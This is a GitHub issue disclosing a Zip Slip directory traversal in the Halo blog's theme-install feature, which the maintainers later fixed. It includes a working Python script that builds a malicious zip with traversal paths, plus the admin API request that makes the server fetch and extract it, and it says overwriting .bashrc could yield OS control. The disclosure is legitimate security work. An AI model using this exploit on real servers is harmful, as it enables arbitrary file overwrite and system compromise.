

New issue

Jump to bottom

A Zip Slip Directory Traversal Vulnerability in the backend #418

Closed

5 tasks done

any-how opened this issue on Dec 11, 2019 · 0 comments

Assignees



Labels

kind/bug

resolved

vulnerability

any-how commented on Dec 11, 2019

I am sure I have checked

- ☒ Halo User Guide Documentation
- ☒ Halo BBS
- ☒ Github Wiki
- ☒ Other Issues

I want to apply


- ☒ BUG feedback

When we want to install a theme, we can choose to download and install it from a remote http address ,
When downloading a zip file and decompressing it, there is no path verification, and it can be decompressed to any path in any operating system. This is very dangerous and can allow malicious people to obtain operating system permissions.

First make a evil zip file, Make this zip file using python code

```
import zipfile, sys
if(len(sys.argv) != 2):
    print "[+] Usage : python exploit.py file_to_do_the_traversal [+]"
    print "[+] Example: python exploit.py test.txt"
    exit(0)
zf = zipfile.ZipFile("evil-foo.zip", "w")
zf.write(sys.argv[1], "..\\..\\..\\..\\..\\..\\..\\..\\..\\tmp\\test.txt")
zf.close()
print "[+] Created evil.zip successfully [+]"
```

like this



Then start an http service and use the installation theme feature to start the installation

```
POST /api/admin/themes/fetching?uri=http:%2F%2F127.0.0.1:2333/evil-foo.zip HTTP/1.1
Host: 100.101.61.13:8090
Content-Length: 0
Admin-Authorization: 6ccadd335f0d4719a9418c0b16cfdc99
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 Safari/537.36
Origin: http://100.101.61.13:8090
Referer: http://100.101.61.13:8090/admin/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Then you can see that our file test.txt is decompressed to the / tmp directory.

```
root@qingye:~/.halo# cat /tmp/test.txt
root@qingye:~/.halo# ls -al /tmp/test.txt
-rw-r--r-- 1 root root 0 Dec 11 09:13 /tmp/test.txt
root@qingye:~/.halo#
```

Therefore, the attacker can overwrite some files, such as flt files, .bashrc files in the user directory, and finally get the permissions of the operating system

JohnNiang added kind/bug vulnerability labels on Dec 11, 2019


JohnNiang referenced this issue on Dec 12, 2019

Fix directory traversal vulnerability

d59877a

JohnNiang added the resolved label on Dec 12, 2019

🔍  **JohnNiang** self-assigned this on Dec 12, 2019

 **JohnNiang** closed this as completed on Dec 12, 2019

Assignees

 **JohnNiang**

Labels

kind/bug resolved **vulnerability**

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

